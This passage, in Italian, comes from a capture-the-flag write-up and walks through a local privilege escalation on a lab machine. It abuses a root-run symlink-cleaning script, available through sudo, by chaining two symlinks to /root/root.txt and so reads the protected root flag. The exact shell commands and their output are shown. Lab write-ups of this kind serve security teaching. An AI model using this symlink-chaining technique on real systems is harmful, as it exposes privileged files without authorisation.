26             /usr/bin/echo "Content:"
27             /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
28         fi
29     fi
30 fi
```

Lo script `clean_symlink.sh` viene eseguito con i permessi di `root` ed in sostanza, permette di leggere il contenuto di un file soddisfacendo i seguenti requisiti:

1. il `payload` deve essere un file con estensione `.png`;
2. deve essere un file di tipo `symlink`;
3. il `symlink` non deve essere comprendere file di `/etc` e `/root`;
4. la variabile di ambiente `CHECK_CONTENT` deve essere settata a un valore diverso dalla stringa vuota per poter ottenere in output il contenuto del file passato in input allo script.

Si può utilizzare questo script per accedere a risorse sensibili.

Struttura dei `symbolic link` da definire:

`payload.png` -> normal file -> file with no read permission for bob

```
bob@linkvortex:/opt/ghost$ find / -name root
find: '/root': Permission denied
```

```
bob@linkvortex:/opt/ghost$ mkdir ~/payload/
bob@linkvortex:/opt/ghost$ ln -s -T /root/root.txt ~/payload/file
bob@linkvortex:/opt/ghost$ ln -s -T ~/payload/file ~/payload/file.png
bob@linkvortex:/opt/ghost$ cat ~/payload/file.png
cat: /home/bob/payload/file.png: Permission denied
```

```
bob@linkvortex:/opt/ghost$ sudo CHECK_CONTENT="true" /usr/bin/bash
/opt/ghost/clean_symlink.sh ~/payload/file.png
Link found [ /home/bob/payload/file.png ] , moving it to quarantine
```

Content:

69ee55437ca082*****f3

root.txt:69ee55437ca082*****f3